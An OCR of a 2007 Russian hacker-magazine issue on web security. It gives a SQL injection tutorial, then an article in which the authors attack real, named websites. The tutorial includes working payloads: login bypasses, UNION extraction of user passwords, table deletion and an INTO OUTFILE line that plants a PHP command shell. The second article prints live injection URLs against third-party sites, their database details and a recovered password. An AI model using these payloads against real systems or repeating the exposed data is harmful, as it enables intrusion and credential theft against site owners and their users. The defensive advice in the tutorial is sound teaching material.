Хакер
# СПЕЦ
02(75)ФЕВРАЛЬ 2007
ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ
(game)land hi-fun media
publishing for enthusiasts
4607157100049 07002

# Фатальная инъекция!

## Уязвимости Cross-Site Scripting, SQL Injection и борьба с ними

журнал-трендсеттер

Хулиган

# ЧАДОВ ПРОТИВ ЧАДОВА

Эксклюзивная фотосессия в январском Хулигане

# intro

За окном январь, тепло и дождь — довольно необычное сочетание. Впрочем, это интро тоже не совсем обычное. Дело в том, что этот номер СПЕЦа — последний… Нет, мы никуда не денемся, и журнал будет выходить и дальше, но он будет другим. Мы теряем слово Хакер в названии.

Тяжело расставаться с духом исследований, взлома, мелкого хулиганства и нигилизма, но жизнь не стоит на месте: все взрослеют, набираются опыта и жизненной мудрости. Мы поняли, что наша и твоя жизнь неразрывно связана с компьютерами и информационными технологиями, и теперь внимание журнала будет сфокусировано на IT самого серьезного уровня.

Мы будем помогать тебе работать и делать карьеру в ИТ-индустрии, решать профессиональные проблемы и развиваться, а твоей компании — достигать новых высот и повышать эффективность бизнеса с помощью современных информационно-телекоммуникационных технологий.

С выбором темы для последнего номера в старой ипостаси у нас вопрос не стоял: однозначно любимое направление — безопасность. Пересмотрев подшивку старых номеров, мы обнаружили, что мало внимания уделяли двум аспектам веб-безопасности, актуальность которых с каждым днем все возрастает. В результате ты держишь в руках журнал, посвященный внедрению вредоносного SQL-кода (SQL Injections) и HTML/JavaScript-кода (Cross-Site Scripting, XSS) и защите от него.

P.S. В этом номере ты не найдешь рубрики е-мыло. Мы сознательно пошли на это, чтобы пару страниц посвятить тем, кто в течение трех с половиной лет делал Хакер СПЕЦ, то есть себе.

**AvaLANche**

СПЕЦ

ЕЖЕМЕСЯЧНЫЙ
ТЕМАТИЧЕСКИЙ
КОМПЬЮТЕРНЫЙ
ЖУРНАЛ

02|75|2007

WWW.XAKEP.RU



**РЕДАКЦИЯ**
**Главный редактор**
Николай «AvaLANche» Черепанов (avalanche@real.xakep.ru)
**Выпускающий редактор**
Сергей Никитин (nikitin@real.xakep.ru)
**Редакторы**
Александр «Dr.Klouniz» Лозовский (alexander@real.xakep.ru)
Андрей Каролик (andrusha@real.xakep.ru)
**Литературный редактор**
Настя Глухова
**Арт-директор**
Иван Васин (vasin@real.xakep.ru)
**Дизайнер**
Наталья Жукова (zhukova@real.xakep.ru)
**Верстальщик**
Андрей Карамнов (karamnoff@real.xakep.ru)
**Цветокорректор**
Александр Киселев (kiselev@real.xakep.ru)

**ОТДЕЛ РЕКЛАМЫ**
**Директор по рекламе**
Игорь Пискунов (igor@gameland.ru)
**Руководитель отдела рекламы цифровой группы**
Ольга Басова (olga@gameland.ru)
**Менеджеры отдела**
Ольга Емельянцева (olgaeml@gameland.ru)
Евгения Горячева (goryacheva@gameland.ru)
Оксана Алехина (alekhina@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

**ОТДЕЛ ДИСТРИБУЦИИ**
**Директор отдела дистрибуции и маркетинга**
Владимир Смирнов (vladimir@gameland.ru)
**Оптовое распространение**
Андрей Степанов (andrey@gameland.ru)
**Подписка**
Алексей Попов (popov@gameland.ru)
**Региональное розничное распространение**
Татьяна Кошелева (kosheleva@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

**ИНФОРМАЦИЯ О ВАКАНСИЯХ ИЗДАТЕЛЬСТВА «ГЕЙМ ЛЭНД»**
**Менеджер отдела по работе с персоналом**
Марина Нахалова (nahalova@gameland.ru)
тел.: (495) 935.70.34 (доб. 454)

**ИЗДАТЕЛЬСТВО «ГЕЙМ ЛЕНД»**
**Генеральный Директор**
Дмитрий Агарунов (dmitri@gameland.ru)
**Управляющий Директор**
Давид Шостак (shostak@gameland.ru)
**Директор по развитию**
Паша Романовский (romanovski@gameland.ru)
**Директор по персоналу**
Михаил Степанов (stepanovm@gameland.ru)
**Финансовый директор**
Елена Дианова (dianova@gameland.ru)
**Издатель цифровой группы**
Борис Скворцов (boris@gameland.ru)
**Редакционный директор цифровой группы**
Александр Сидоровский (sidorovsky@gameland.ru)

**ИНФОРМАЦИЯ О ПОДПИСКЕ**
Бесплатный тел.: 8 (800) 200-3-999

**ДЛЯ ПИСЕМ**
101000, Москва, Главпочтамт, а/я 652, Хакер Спец
spec@real.xakep.ru

Отпечатано в типографии «ScanWeb», Финляндия
Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.
Тираж 42 000 экземпляров.
Цена договорная.

# Spider_NET

с. 70

Активный участник проекта vr-online.ru, ранее принимал участие в другом проекте — mashp (mashp.h10.ru). В реальной жизни работает администратором БД и программистом. В профессиональном программировании более 4 лет, в основном пишет на Delphi и PHP.

# Крис Касперски

с. 72

Известен еще как мыщъх и nezumi. Компьютеры грызет еще с тех времен, когда Правец-8Д считался крутой машиной, а дисковод с монитором были верхом мечтаний. Освоил множество языков программирования и операционных систем, из которых реально использует W2K, а любит FreeBSD 4.5. Живет в норе, окруженной по периметру компьютерами и стеллажами с литературой.

# Евгений Докукин

с. 54

В Сети известен под псевдонимом MustLive. В ИТ-индустрии более 13 лет, с того момента, когда отец подарил первый компьютер — Поиск 2. С тех пор вся жизнь тесно связана с информационными технологиями. Активно пропагандирует социальный секьюрити аудит — безвозмездный поиск уязвимостей. Известен своим проектом по веб-безопасности http://websecurity.com.ua.

# Михаил Фленов

с. 72

Известен под ником Horrific. Создатель сайта www.vr-online.ru, автор 11 книг на русском и 4 на английском языке. Написал множество статей в такие журналы как Хакер (внештатный автор почти с самого рождения журнала), ХакерСПЕЦ и другие компьютерные издания.

## SQL INJECTION



## XSS



## SPECIAL DELIVERY



## SPEC TOPIC



# offtopic

## SOFT



## HARD



## STORY



# cd:

### ЗЛОБНЫЙ СОФТ

BeEF — Browser Exploitation Framework
XSS-proxy 0.0.11
XSS Shell
Nmap 4.11
Pantera 3

### ПОИСК УЯЗВИМОСТЕЙ

Brutus AET2
SPIKE Proxy
Wikto 1.63
Paros Proxy 3.2.13
WebScarab
Acunetix Web Vulnerability Scanner
CyD Net Utils
SQL Injection Tools
N-Stalker Web Application Security Scanner 2006
ASP Auditor v2 BETA
XSpider 7.5
Shadow Security Scanner

### СЕРВИСЫ

Apache 2.2.4
mod_security
MySQL 5.0.27
lighttpd 1.4.13
SQLite 3.3.11
Serv-U 6.3.0.1
PHP 5.2.0
Perl 5.8.8

### СПЕЦ УТИЛИТЫ

Console
Audacity
Opera 9.10 Final
NoClone Enterprise Edition 4
Advanced Vista Codec Package 4.2.0
Vista Manager 1.0.3
CD-DA Extractor 10
Portable AnyReader 1.9.55

### ОБНОВЛЕНИЯ WINDOWS

### СПЕЦ 12(73) «WEB-КУХНЯ»

# timeline

## 2000

{**зарождение**} Инцидент произошел в Корее, когда хакеры взломали сайт MSN Korea. Они вставили в блок новостей вредоносный код, который, в свою очередь, пытался украсть с компьютеров пользователей, посещающих этот сайт, пароли к онлайновой игре Lineage. Именно тогда уязвимость типа Cross-Site Scripting получила широкую огласку, а в Microsoft заявили, что это серьезная угроза безопасности сайтов. Естественно, проблема была устранена, но с тех пор это потенциальная уязвимость номер один у любого динамического сайта, работающего с базой данных.

## 2004

В Microsoft публично назвали уязвимость типа Cross-Site Scripting серьезной угрозой безопасности сайтов


{**бомба замедленного действия**} Жизнь владельцев форумов, использующих движок phpBB (самый популярный форум в мире), стала кошмаром после того, как в 2004 году был опубликован эксплойт до выхода официального исправления от hpBB. Причем после появления информации о дыре разработчики форума заявили, что она опасности не представляет и будет устранена с выходом следующего релиза форума. Однако через несколько дней появился эксплойт, позволяющий выполнять произвольные команды на уязвимом сервере. Буквально через несколько часов после появления вредоносного кода в свободном доступе phpBB опубликовал пропатченную версию phpBB 2.0.11, но не все узнали об этом вовремя…

И все равно форум phpBB остается одним из наиболее популярных среди веб-мастеров, прежде всего из-за простоты установки и настройки. Каждый надеется, что его беда обойдет стороной…

## 2005

{**харакири фишеру**} На территории Японии был задержан злоумышленник Кадзума Ябуно, который промышлял сбором конфиденциальной финансовой информации с помощью фишерского сайта Yafoo! Japan, написание URL которого почти идентично с официальным японским порталом Yahoo!. Еженедельно жертвами «рыбалки» становились от 20 до 30 человек. Причем эти люди, ничего не подозревая, легко делились своей личной информацией: логинами, паролями, номерами кредитных карт… Управление сайтом злоумышленник осуществлял как с домашнего, так и с рабочего компьютера. Кадзуме были предъявлены обвинения в нарушении авторских прав и несанкционированном доступе к информации, после чего он был взят под стражу. Подобный прецедент является первым на территории Японии, в отличие от тех же Штатов, где это вполне нормальная практика.

**Какой движок для web-сайта наиболее безопасен?**
**Данные основаны на опросе в рамках проекта www.securitylab.ru в декабре 2006 года, в котором приняли участие 397 человек**

| | |
|---|---|
| собственноручно написанный движок | **44,84%** |
| cms под свободными лицезиями (Drupal, XOOPS, PHP-Nuke и другие) | **18,89%** |
| не знаю | **17,63%** |
| cms под свободными проприетарными лицензиями с открытым исходным кодом (битрикс) | **10,08** |
| cms под свободными проприетарными лицензиями с закрытым исходным кодом (большинство платных cms) | **7,81%** |

## 2006

**Лидеры по количеству найденных уязвимостей**
**По результатам опроса на www.securitylab.ru**

| | |
|---|---|
| Mozilla Firefox | **54%** |
| Internet Explorer | **24%** |
| Safari | **15%** |
| Opera | **7%** |


25 уязвимостей было устранено в Internet Explorer с января по сентябрь 2006 года. В Mozilla Firefox уязвимостей было найдено еще больше — целых 56, 36 из которых были критическими и могли быть использованы для получения полного контроля над уязвимой системой. В Opera было найдено всего 7 уязвимостей, а в Safari — 16 (www.securitylab.ru/analytics/273335.php).

{**Top 20**} Ведущая организация компьютерной безопасности SANS Institute опубликовала ежегодный список 20 программ (Top 20 Security Attack Targets), которые являются излюбленными целями хакеров (www.sans.org/top20/). Заветные цели — приложения Microsoft: Internet Explorer, Office, Windows Libraries… Mac OS X компании Apple попал в этот список со «слабой конфигурацией» в Unix. По данным все той же SANS, 40 процентов веб-приложений являются уязвимыми для SQL Injection атак и 80 процентов — для Cross-Site Scripting атак.

Любимые цели среди приложений:

1. Web-приложения
2. Базы данных
3. Файлообменники
4. Мессенджеры
5. Медиаплейеры
6. DNS-серверы
7. Приложения для бэкапа

{**43%**} Столько проблем приходится на веб-приложения, написанные на PHP и связанные с безопасностью информационных сетей. Таковы результаты исследования, проведенного в 2006 году американским Национальным институтом стандартов и технологии (NIST), которые были опубликованы на сайте securityfocus.com. Такой вывод основан на анализе 6198 уязвимостей, зафиксированных в 2006 году, из них 2690 (те самые 43 процента) содержали в описании слово «PHP». Примечательно, что еще в 2005 году на долю приложений на платформе PHP приходилось всего 29% уязвимостей. Поэтому можно сделать вывод, что проблема кроется скорее в самих разработчиках, которые думают о безопасности в последнюю очередь. К тому же многие из них не являются настоящими профессионалами. **C**



# дефектный замысел

## SQL Injection


АТАКИ ТИПА SQL INJECTION — ЧАСТЫЕ ГОСТИ В ЛЕНТАХ BUGTRAQ. ФОРУМЫ, ГОСТЕВЫЕ КНИГИ И РАЗНООБРАЗНЫЕ СЦЕНАРИИ, КОТОРЫЕ ИСПОЛЬЗУЮТ ДЛЯ ХРАНЕНИЯ ИНФОРМАЦИИ БАЗЫ ДАННЫХ, РЕГУЛЯРНО ПОДВЕРГАЮТСЯ ИМ

spider_net (spider_net@inbox.ru)
www.vr-online.ru

→ **SQL Injection** — внедрение произвольных SQL-команд, в результате которого меняется логика оригинального запроса к базе данных. Это представляет серьезную угрозу, так как таким образом злоумышленник может утянуть из нее конфиденциальную информацию. Типичный пример — через ошибки в web-интерфейсе у разных провайдеров не раз крали базы с логинами и паролями пользователей.

Успешность атаки SQL Injection не зависит от используемого для написания web-приложений языка программирования — будь то PHP, Perl или ASP. Если сценарий работает с базами данных, а проверка входных параметров отсутствует, то всегда есть возможность внедрения SQL-кода. Это относится не только к web-приложениям, но и к обычным программам, которые работают с базами данных.

→ **как это происходит?** Чтобы не грызть сухую теорию, давай рассмотрим небольшой пример. Допустим, у тебя на сервере баз данных есть своя база, а в ней — таблица Users, в которой хранится информация обо всех зарегистрированных пользователях. Как правило, такие таблицы имеют минимум >




**Птица обломинго**

три поля: id (идентификатор), UserName (имя пользователя) и Password (пароль). Допустим, для того чтобы посмотреть профиль пользователя, используется следующий запрос к базе данных:

```
SELECT *
FROM Users
WHERE id = переменная
```

В данном примере видно, что значение поля id будет сравниваться со значением переменной. Если в качестве значения переменной указать, например, 10, то честный пользователь увидит свой профиль. Вроде все хорошо и прекрасно, но что будет, если модифицировать запрос до такого вида:

```
SELECT *
FROM Users
WHERE id = переменная OR UserName =
'Администратор'
```

После выполнения такого запроса отобразится запись не только с id = значению переменной, но и запись, в которой значение поля UserName = Администратор. То есть после такого запроса хакер увидит всю информацию об учетной записи «Администратор».

```
www.site.ru/profile.php?id=10
OR UserName='Администратор'
```

На этом примере видно, что после того, как мы дописали к URL дополнительные SQL-команды (OR UserName=…), логика запроса изменилась. Отсутствие фильтрации входных параметров — вот причина, из-за которой появилась возможность воспользоваться SQL Injection! Чтобы этого не произошло, необходимо перед выполнением запроса в сценарии кое-что проверить. В данном случае достаточно просмотреть содержимое одной (это при условии, что остальные переменные нигде не видны, но лучше проверять все) переменной id: в ней не должно быть никаких символов, кроме цифр от 0 до 9.

➔ **проблема специальных символов.** Знатоки языка запросов SQL знают, что с помощью специальных символов можно полностью изменить логику запроса и обойти многие ограничения, которые изначально придумывал программист.

[1] Одинарные и двойные кавычки. Их используют для выделения значений. Предыдущий пример (UserName = 'Администратор') как раз об этом. Первое, с чего начинает хакер свое исследование, это попытка вставки одинарной кавычки вместе со значением переменной. Если отсутствует фильтрация на спецсимволы, то взломщик увидит ошибку, сгенерированную сервером БД. В результате он уже точно будет знать, что есть возможность внедрить свой SQL-код.

Значит, в своем сценарии надо отключить вывод любых ошибок. Лучше в момент возникновения ошибки вывести свой текст, чем текст, который сгенерирует сервер БД.

[2] Двойное тире. Два тире подряд в SQL означают начало комментария. То есть все, что будет после двух знаков тире, не будет восприниматься как часть запроса. Рассмотрим пример:

```
SELECT * FROM Users WHERE UserName=root
AND Password= переменная
```

Это запрос должен выбрать запись, где поле UserName равно root (как правило, в основном это имя используется для обозначения супер-пользователя), а поле Password равно значению переменной. Имя мы знаем, а пароль, естественно, нет. Но это не повод отчаиваться — можно умудриться модифицировать запрос до такого вида:

```
SELECT * FROM Users WHERE UserName=
root--AND Password = переменная
```

В результате, код, который стоит после двух знаков тире (AND Password = переменная), не будет выполнен, и, следовательно, мы успешно проходим данную проверку, зная одно лишь имя пользователя.

В SQL есть еще пара символов, которые обозначают комментарий, — «/*». Если вдруг оказывается, что знак тире фильтруется, то можно воспользоваться «/*». Принцип действия тот же самый. Весь текст запроса, который стоит после этих символов, не будет выполняться, а значит, можно отбросить лишние проверки и обойти защиту.

[3] Знак равенства. Казалось бы, чем может грозить простой знак равенства (=)? Но при правильном подходе и отсутствии фильтрации этого символа знак равенства превращается в боевое оружие. Пример:

```
SELECT * FROM Users WHERE id= переменная
```

Взломщик может без проблем в качестве значения переменной подставить «1 OR UserName=Админ», и запрос легким движением руки превратится в:

```
SELECT * FROM Users WHERE id = 1
OR UserName=Админ
```

Результат этого запроса вернет запись, где поле id равно единице или поле UserName равно «Админ». Теперь представь, что было бы, если бы знак равенства всегда отрезался. Запрос уже выглядел бы следующим образом:

```
SELECT * FROM Users WHERE id = 1
OR UserNameАдмин
```

Этот запрос неверный, поэтому он не будет выполнен сервером БД, а значит, взломщик останется с носом.

[4] Точка с запятой. Знак «;» тоже относится к специальным символам, он используется для разделения запросов между собой. Любой сервер БД мо-

## как ищут укромное местечко для SQL Injection

ПЕРВЫМ ДЕЛОМ ИЩУТ ЛЮБЫЕ СЦЕНАРИИ НА САЙТЕ. БЫВАЕТ ТАК, ЧТО ВЕСЬ САЙТ ВЫПОЛНЕН В ВИДЕ СТАТИЧНОГО HTML, А КАКОЙ-НИБУДЬ ОДИН РАЗДЕЛ (НАПРИМЕР, НОВОСТИ) ЯВЛЯЕТСЯ СЦЕНАРИЕМ. ВОТ В НЕМ И ИЩУТ ВОЗМОЖНОСТЬ ВНЕДРЕНИЯ SQL INJECTION. ПРОБУЮТ ПОДСТАВЛЯТЬ СВОИ SQL-КОМАНДЫ К ЗНАЧЕНИЮ ПЕРЕМЕННЫХ, КОТОРЫЕ ПЕРЕДАЮТСЯ СЦЕНАРИЮ.

ЕСЛИ НА АТАКУЕМОМ САЙТЕ ЕСТЬ ПОИСК, ТО ЕГО ТОЖЕ ПРОВЕРЯЮТ. НА МНОГИХ САЙТАХ СЦЕНАРИИ ПОИСКА — САМОПИСНЫЕ, ЗНАЧИТ, ВСЕГДА ЕСТЬ ШАНС, ЧТО ПРОГРАММИСТ ГДЕ-ТО ДОПУСТИЛ ОШИБКУ.

ФОРУМ И ГОСТЕВЫЕ КНИГИ — ОТЛИЧНОЕ МЕСТО ДЛЯ ПОИСКА УЯЗВИМОСТЕЙ. СТОИТ ТОЛЬКО УЗНАТЬ НАЗВАНИЕ И ВЕРСИЮ ФОРУМА И, ЕСЛИ ОН ИЗВЕСТНЫЙ, МОЖНО ПОПРОБОВАТЬ НАЙТИ УЖЕ ГОТОВЫЙ ЭКСПЛОЙТ В СЕТИ.

жет выполнять несколько действий одним запросом, но для этого каждое действие в запросе должно быть отделено друг от друга точкой с запятой. Как этим можно воспользоваться?

```
SELECT * FROM Users WHERE id = переменная
```

Теперь, представим, что в переменную, с которой сравнивается значение поля id, вписывается значение:

```
1; DELETE FROM Users
```

Запрос будет выглядеть следующим образом:

```
SELECT * FROM Users WHERE id = 1;
DELETE FROM Users
```

Сначала сервер выполнит выборку из таблицы Users — запись, в которой значение поля id равно единице. А затем полностью удалит все записи из таблицы Users. Конечно, в реальной ситуации очистить все содержимое таблицы непросто, так как необходимо знать ее имя, а получить имена таблиц бывает не так просто… но возможно.

**5** Знак плюса. Знак плюса в SQL сопоставляется со знаком пробела. Допустим, что воспользоваться обычным символом пробела бывает невозможно (фильтруется он, и все тут), в этом случае можно воспользоваться знаком плюса.

```
SELECT * FROM Users WHERE id = 1+
OR+UserName=Администратор
```

Такой запрос будет абсолютно корректен и успешно выполнится.

→ **специальные операторы.** В языке SQL есть множество операторов, воспользовавшись которыми, можно получить гораздо больше возможностей, чем при использовании простых специальных символов.

**1** INSERT. Этот оператор используется для вставки новых записей в таблицу. Бывает необходимо сделать себе аккаунт (допустим, на каком-нибудь интересном форуме, где просто так не зарегистрируешься). Тогда, найдя возможность внедрения, можно добавить в запрос этот оператор.

```
SELECT * FROM Users WHERE UserName=root
and Password=123; INSERT INTO Users
values (“0”, “spider_net”, “qwerty”)
```

После выполнения такого запроса в таблице UserName добавится новая запись, в которой будут содержаться данные нового пользователя с логином spider_net и паролем qwerty.

**2** LIKE. Оператор LIKE идентичен знаку «=», только используется для сравнения строк. Но многие забывают о том, что проще показать на примере:

```
SELECT * FROM Users WHERE UserName LIKE
переманная1 AND Password LIKE
переменная2
```

Если для сравнения используется именно LIKE, то достаточно к значению переменной с паролем добавить символ «%». В результате запрос будет выполнен успешно, и если он используется для авторизации пользователей, то мы без проблем сможем залогинится под любым пользователем.

```
SELECT * FROM Users WHERE UserName LIKE
root AND Password LIKE %
```

В SQL знак процента используется для сопоставления с любыми символами. Эта ошибка достаточно распространена, особенно в самописных сценариях. Если ты занимаешься исследованием подобного сценария, то первым делом имеет смысл проверять внедрение именно этого знака.

**3** UNION. Оператор UNION служит для объединения запросов. Если удается внедрить этот оператор в запрос, то перед тобой открываются безграничные возможности. Допустим, ты нашел какой-нибудь уязвимый сценарий (например, раздел новостей), но издевательства над новостями тебя не интересует, а хочется всего лишь утянуть всю базу данных с логинами и паролями юзеров. Вот в этом случаем как нельзя кстати пригодится оператор UNION.

```
SELECT * FROM News WHERE id=1 UNION
SELECT Id, UserName, Password FROM Users
```

После выполнения этого запроса помимо текста новости отобразится информация обо всех учетных записях из таблицы UserName.

**4** OUTFILE. Думешь, что если ты нашел возможность внедрения, то единственное, чем можно управлять на атакуемом сайте, это база данных? Нет, это не так — с помощью SQL можно получить доступ и к файловой системе. Пример:

```
SELECT ‘Мой текст’ INTO OUTFILE
‘text.txt’
```

Если запрос выполнился успешно, то будет создан файл text.txt с единственной фразой «Мой текст». Конечно, если записать простой текст в файл, то выгоды будет мало. Но что если записать в качестве текста свой сценарий, который будет выполнять какую-нибудь системную функцию…

```
SELECT '<?php system($cmd) ?>'
INTO OUTFILE 'cmd.php'
```

Запрос создаст PHP-сценарий, который будет выполнять команду из переменной $cmd. Аналогично можно дефейснуть сайт, перезаписав файл index (если есть соответствующие права). C

# осознанный пример

## Реальная угроза SQL Injection

СОБСТВЕННЫЕ ОШИБКИ ПОМОГАЮТ ЛУЧШЕ ПОНЯТЬ ТЕМУ. ОНИ ОТКЛАДЫВАЮТСЯ В ПАМЯТИ И ПОЗВОЛЯЮТ НЕ СОВЕРШАТЬ ПОДОБНОГО В БУДУЩЕМ. НО КОГДА ПРОГРАММИСТ СОЗДАЕТ «БОЕВОЙ» КОД, ТО ОШИБКИ МОГУТ ПРИВЕСТИ К ПЕЧАЛЬНЫМ ПОСЛЕДСТВИЯМ. ПРОЦЕСС ВОССТАНОВЛЕНИЯ НАС СЕЙЧАС НЕ ИНТЕРЕСУЕТ, НАС ИНТЕРЕСУЮТ САМИ ОШИБКИ. ДЛЯ ЭТОГО ПРОТЕСТИРУЕМ НЕСКОЛЬКО САЙТОВ НА ПРЕДМЕТ УЯЗВИМОСТЕЙ И ПРОАНАЛИЗИРУЕМ РЕЗУЛЬТАТ

Михаил Фленов aka Horrific
http://www.vr-online.ru

Сразу хотим предупредить, что все владельцы уязвимых сайтов, которые фигурируют в примерах, были проинформированы о наличии дыр.

→ **APA Help Center.** Чтобы найти первую жертву, запускаем с помощью google.com поиск по Сети, где в URL встречается .php и имя параметра id. Первый сайт, который заинтересовал своим названием, оказался пустым, точнее, сценарии не получали параметров, поэтому его отбросили. А вот второй оказался более удачным — APA Help Center (www.apahelpcenter.org). Что такое APA? Оказывается, это The American Psychological Association или американская ассоциация психологов. Протестируем психологов на вшивость…

Для начала ищем сценарии, которые получают какие-либо параметры. Долго искать не пришлось, вот оно — чудо природы: www.apahelpcenter.org/featuredtopics/feature.php. Этот сценарий получает параметр id, которому передается число. Добавляем в конец значения параметра строку «and 1=0» и перегружаем страничку. Та же страничка, только пустая. Попробуем добавить еще union select 'Test' — инжектируется дополнительный запрос, который просто возвращает слово Test. Если это слово появится где-то на странице, значит, нам сопутствует удача. В центре страницы появилась надпись Next page, после которой красовалась ссылка с именем Test. Вот куда попало имя инжектированного запроса. Итак, URL, который подтверждает наличие уязвимости, выглядит следующим образом:

```
http://www.apahelpcenter.org/featured-topics/feature.php?id=38%20and%201=0%20union%20select%20'Test'--
```

ЗНАНИЕ ЯЗЫКА SQL И ОСОБЕННОСТЕЙ РАЗЛИЧНЫХ БАЗ ДАННЫХ ПОМОЖЕТ В ТВОИХ ИССЛЕДОВАНИЯХ

Теперь поищем что-то более интересное. Посмотрим имя базы данных, версию и имя пользователя. Для этого в URL меняем 'Test' на DATABASE() и получаем искомые данные:

```
База данных: apahelpcenter
Версия: 4.0.20a-debug
Имя пользователя:
prac01web@prac01.apa.org
```

Прекрасненько. А что еще тут есть? Доступа к системной базе данных MySQL не оказалось. Видимо, хостер — не дурак и запретил любые телодвижения в эту сторону. Попробуем подобрать имена таблиц. И снова удача на нашей стороне, потому что американцы не любят использовать префиксы, а используют банальные слова для именования объектов. Пара минут страдания, после которых выясняется, что на сервере есть таблицы с именами articles и users. Конечно же, вторая таблица наиболее интересна. Но какие в ней поля? Методом подбора выясняется, что есть поля id и password. Следующий запрос показал пароль первого пользователя в таблице:

```
http://www.apahelpcenter.org/featured-
topics/feature.php?id=38%20and%201=
0%20union%20select%20password%20FROM
%20users%20limit%200,1--
```

Пароль банален — apanick. Американская наивность :). Так как на сайте нет регистрации, а в таблице пользователей всего две записи, можно предположить, что где-то есть админка и это пасс — для доступа в нее. Но админку не нашли. Облазили весь сайт: нигде нет поля для ввода пароля, а сценарии типа /admin/index.php, admin.php не существуют. Оставим это для других и двигаемся дальше.

➜ **Америка вчера.** Поищем ошибки в USA-нете. Нравится американский net тем, что здесь ошибок на сайтах очень много, видимо, экономят на программистах. Или программисты — из прошлого века и не знают о существовании таких угроз, как SQL Injection.

Следующую жертву долго искать не пришлось. В процессе поиска натыкаемся на www.newspaperads.com. Заинтересовал тем, что:

1. КРУПНЫЙ;
2. ПРИНАДЛЕЖИТ ЗНАМЕНИТОЙ USA TODAY;
3. ПОСТРОЕН НА ASP + MS SQL SERVER.

Отправим USA Today в Yesterday, ибо дыр здесь превеликое множество. Наугад тыкаем по ссылкам и попадаем на страницу:

```
http://www.newspaperads.com/usatoday/
results.asp?subcatid=1600&inter-
faceid=82&parent=Categories&subcatname=
Travel+Specials
```

